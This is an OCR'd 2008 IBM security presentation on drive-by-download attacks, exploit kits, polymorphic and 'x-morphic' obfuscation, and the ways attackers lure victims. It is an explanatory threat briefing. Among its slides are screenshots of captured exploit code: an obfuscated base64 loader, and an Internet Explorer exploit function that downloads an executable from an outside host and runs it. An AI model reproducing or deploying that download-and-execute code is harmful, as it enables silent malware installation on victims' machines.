
© 2008 IBM Corporation

Drive-by-downloads

- Threat category first appeared in early 2002
  - e.g. Spyware popups
- From 2004, encompasses any download that occurs without the knowledge of the user
- Exploits vulnerabilities within the Web browser or components accessible through it
  - e.g. ActiveX plugins
- Objective of attacker is to install malwa
- Commercial “drive-by-download” attack from late 2005.

© 2008 IBM Corporation

The Drive-by-download Process



© 2008 IBM Corporation

Serving the Malicious Content


- Started with copy-paste sections of code dropped in to a Web page
- Developed in to a dedicated bundle of attack scripts
  - Accessed through JavaScript modules
  - Embedded iFrame

- Shared attack modules updated and sold by third-parties
  - Inclusion of exploit obfuscation
- Development of dedicated attack engines
  - Subscription services
  - IP protected by encryption and other safeguards

© 2008 IBM Corporation


Types of Exploit being Observed

- Originally simple bypasses of trust zones
  - Exploitation of ActiveX URL/file-load commands
  - JavaScript overflow vectors more important with “heap-spraying” from 2004
- Ripped from projects such as Metasploit (from 2005)
- Custom and 0-day exploits



Browser Exploits in the Wild


- Most popular browser exploits:
  - MS06-073, Visual Studio WMI Object Broker ActiveX [Bug: Functionality]
  - MS07-017, Animated Cursor [Bug: Overflow]
  - MS06-057, WebView ActiveX [Bug: Overflow]
- Increased obfuscation use
  - Statistically insignificant in 2006
  - In 2007 nearly 80% are obfuscated
- Encrypted exploits sky rocketing
  - Driven by prevalence of exploit toolkits such as mPack
  - Exceeding 70%




© 2008 IBM Corporation

Thrust and Parry

- Evolutionary protection development
  - Each attack vector resulted in new protection additions
- Some protection resulted in new business threats
  - Account lockout to thwart bruteforce password guessing
    …becomes a denial of service
    …and a blackmail vector
- Spiraling complexity problem



© 2008 IBM Corporation




Whatchamacallit-morphic?

- **Oligomorphic**
  - In its simplest form, the malware author ships multiple decrypt engines (or decryptor patterns) instead of just one.
- **Polymorphic**
  - An evolutionary step from oligomorphic techniques, polymorphic malware can mutate their decryptors through a dynamic build process may can incorporate 'noise' instructions along with randomly generated or variable keys. This results in millions of possible permutations of the decryptor.
- **Metamorphic**
  - Moving beyond polymorphic techniques, metamorphic malware mutates the appearance of the malcode body. This may be affected by carrying a copy of the malware source code and, whenever it finds a compiler, recompiles itself – after adding or removing junk code to its source..

© 2008 IBM Corporation


X-Morphic Attack Principles

- Application of oligomorphic, polymorphic and meta principles
- Attack morphing at many different levels:
  - The network layer (e.g. fragmentation)
  - The content delivery layer (e.g. base 64 encodi
  - The application content layer (e.g. JavaScript)
- Purpose of x-morphic engine:
  - Evade signature protection systems
  - Evade network protection systems
  - Protect exploit code and delivery engine from being uncovered too quickly
- Payload morphing too…
  - Apply principles to the malware too.



© 2008 IBM Corporation

The X-Morphic Engine



The X-Morphic Engine

Exploit

- Stock exploits
- Subscription exploits

Exploit Morpher

- Custom shellcode
- Whitespace & chaffing

Obfuscator

- Application content
- Content Delivery
- Network Layer

Exploit Morphing Techniques

- Dynamic
  - substitution ciphers
  - decompression engines
  - string concatenation from out-of-order elements (perhaps from an array)
  - alternating uses of upper and lowercase letters in a string
  - alternating escaped character encodings (e.g. %u -> #u -> \\hex)
- Static
  - client-side evaluation of browser and browser plugins for redirection
  - server-side evaluation of browser id for content selection
  - limiting content retrieval per IP address
  - client-side setting of cookies for later validation

Exploit Obfuscators

Application Content Layer

- JavaScript
- File Inclusions

Content Delivery Layer

- HTTP Compression
- Chunked Encoding
- Chaffing

Network Layer

- Packet Fragmentation

Obfuscation: Application Layer (1)


TextPad - [F:\webfuscate\IEexploit_original0day_before.html *]

File Edit Search View Tools Macros Configure Window Help

```
<script language="javascript">
var alfabet='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';

function funkcja(arg)
{
var a1='', a2, a3, a4, a5, a6, a7, a8, a9=0;


arg=arg.replace(/[^A-Za-z0-9\+\/\=]/g, '');

do {
a5=alfabet.indexOf(arg.charAt(a9++));
a6=alfabet.indexOf(arg.charAt(a9++));
a7=alfabet.indexOf(arg.charAt(a9++));
a8=alfabet.indexOf(arg.charAt(a9++));
a2=(a5 << 2) | (a6 >> 4);

some_shit=((a6 & 15) << 4) | (a7 >> 2);
a4=((a7 & 3) << 6) | a8;
a1=a1+String.fromCharCode(a2);

if (a7!=64) a1=a1+String.fromCharCode(some_shit);
if (a8!=64) a1=a1+String.fromCharCode(a4);

}
while (a9<arg.length);

document.write(a1);
}


</script>

<body onload=
"funkcja('ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU2OCU3NCU2ZCU2YyUzZSUzYyU2OCU2NSU2MSU2NCUzZSUzYyU3NCU2OSU3NCU2YyU2N
SUzZSUzYyUyZiU3NCU2OSU3NCU2YyU2NSUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyUyZiU3MyU2MyU3MiU2OSU3MCU3NCU2YyU2
MSU2ZSU2NyU3NSU2MSU2NyU2NSUzZCUyMiU2YSU2MSU3NiU2MSU3MyU2MyU3MiU2OSU3MCU3NCUyMiUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2N
hcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0YyU2ZiU2NyUyOCU2ZCUyMCU3YicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJy
UwOSU3NiU2MSU3MiUyMCU2YyU2ZiU2NyUyMCUzZCUyMCU2NCU2ZiU2MyU3NSU2ZCU2NSU2ZSU3NCUyZSU2MyU3MiU2NSU2MSU3NCU2NSU0NSU2YyU2N
SU2ZCU2NSU2ZSU3NCUyOCUyNyU3MCUyNyUyOSUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU2YyU2ZiU2NyUyZSU2OSU2ZSU2ZSU2
NSU3MiU0OCU1NCU0ZCU0YyUyMCUzZCU2ZCUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyU3ZCcpKTsKZG9jdW1lbnQud3JpdGUodW5
lc2NhcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0MyU3MiU2NSU2MSU3NCU2NSU0ZiUyOCU2ZiUyYyUyMCU2ZSUyOSUyMCU3YicpKTsKZG
9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU3NiU2MSU3MiUyMCU3MiUyMCUzZCU2MCU2ZSU3NSU2YyU2YyUzYicpKTsKZG9jdW1lbnQud3JpdGUod
W5lc2NhcGUoJyUwOScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU3NCU3MiU3OSUyMCU3YiUyMCU2NSU2MSU2YyUyOCUyNiU3MiUy
```

28 15 Read Ovr Block Sync Rec Caps

Obfuscation: Application Layer (2)



Obfuscation: Application Layer (3)

TextPad - [F:\webfuscate\IEexploit_original0day_after2.html]

File Edit Search View Tools Macros Configure Window Help

```
function Go(a) {
    Log(' ');
    var s = CreateO(a, "WScript.Shell");
    var o = CreateO(a, "ADODB.Stream");
    var e = s.Environment("Process");
    Log(' ');
    var url = "http://www.arunalu.net/win32.exe";
    var xml = null;
    var bin = e.Item("TEMP") + "windns32.exe";
    var dat;
    try { xml=new XMLHttpRequest(); }
    catch(e) {
    try { xml = new ActiveXObject("Microsoft.XMLHTTP"); }
    catch(e) {
    xml = new ActiveXObject("MSXML2.ServerXMLHTTP");
    }
    }
    if (! xml) return(0);
    Log(' ');
    xml.open("GET", url, false);
    xml.send(null);
    dat = xml.responseBody;
    Log(' ');
    o.Type = 1;
    o.Mode = 3;
    o.Open();
    o.Write(dat);
    o.SaveToFile(bin, 2);
    Log(' ');
    s.Run(bin,0);
}

function Exploit()
{
    var i = 0;
    var t = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E36}','{BD96C556-65A3-11D0-983A-00C04FC29E36}','{AB9BCEDD-
    EC7E-47E1-9322-D4A210617116}','{0006F033-0000-0000-C000-000000000046}','{0006F03A-0000-0000-
    C000-000000000046}','{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}','{6414512B-B978-451D-A0D8-
    FCFDF33E833C}','{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}','{06723E09-
    F4C2-43c8-8358-09FCD1DB0766}','{639F725F-1B2D-4831-
    A9FD-874847682010}','{BA018599-1DB3-44f9-83B4-461454C84BF8}','{D0C07D56-7C69-43F1-
    B4A0-25F5A11FAB19}','{E8CCCDDF-CA28-496b-B050-6C07C962476B}',null);

    while (t[i]) {
```

1 1 Read Ovr Block Sync Rec Caps

Malicious Content Delivery

- The attacker must cause their potential victim to request a page from the malicious Web server
  - **Spam** – Email, instant messenger and any other messaging platform that can deliver a message directing their potential victims to the location of their malicious Web server.
  - **Phishing** – using the same messaging systems as Spam, however the message contains a strong social engineering aspect to it (typically a personal and compelling event).
  - **Hacking** – exploiting flaws in pre-existing popular Web sites or Web pages that have high traffic flow, and embedding links to their x-morphic content.
  - **Banner Advertising** – utilizing banner rings or commercial advertising channels, the attacker can create an advertisement (typically seen on most commercial Web sites) directing potential victims to their Web server.
  - **Forum Posting** – the attacker visits popular online forums and message boards and leaves their own messages containing URL's to their malicious Web server.

© 2008 IBM Corporation

Malicious Content Delivery

- And more ways…
  - **Search Page-rank** – with a little planning, the attacker can manipulate popular page ranking systems utilized by popular search engines to ensure that their Web server appears high up in the list of URL's returned by a search engine when their potential victim searches for certain words and phrases.
  - **Expired Domains** – many popular and well visited sites fail to renew their domain registrations on time. By failing to renew, the attacker can purchase them for themselves and associate that entire domain (and all associated host names) to the IP address of their malicious Web server.
  - **DNS Hijacking** – similar to expired domains, the attacker can often manipulate DNS entries on poorly secured DNS servers and get them to direct potential victims to the malicious Web server.

© 2008 IBM Corporation

Using Exploited Systems

- **Tickers and Counters**
  - In the past, attackers have compromised Web servers that provide this shared content and appended their malicious exploit material to the served content, allowing them to massively increase their potential victim audience.
- **404 Page Errors**
  - In previous attacks, the attackers have used spam email to draw potential victims to non-existent URI's on a previously compromised (but legitimate) Web server, which resulted in a maliciously encoded error page being returned from the server and, after successful exploitation, redirected them to the legitimate page.
- **Server-side User-Agent Checks**
  - Attackers are already leveraging this information to ensure that exploit code is only served to pages most likely to be vulnerable to it and utilizing referrer information to decide whether their potential victim arrived from a linking site they set up.

© 2008 IBM Corporation

Attack Personalization

- Strategies that the x-morphic engine developers have adopted as part of their personalized attack delivery platform include:
  - Using the **source IP address** information of the request, the attacker can ensure that only one exploit is ever served to that address.
  - The attacker may choose to implement a **time-based** approach to protect their engine from discovery.
  - By observing the specific **browser-type** information, the attacker would ensure that only exploits relevant to that particular browser are ever served.
  - Leveraging the IP address information, the attacker can of course **prevent certain IP addresses** or ranges from ever being served malicious content.
  - **One-time URL's** have been popular within Spam messages as a way of validating the existence of a specific email address.

© 2008 IBM Corporation

The Commercial Criminal

© 2008 IBM Corporation

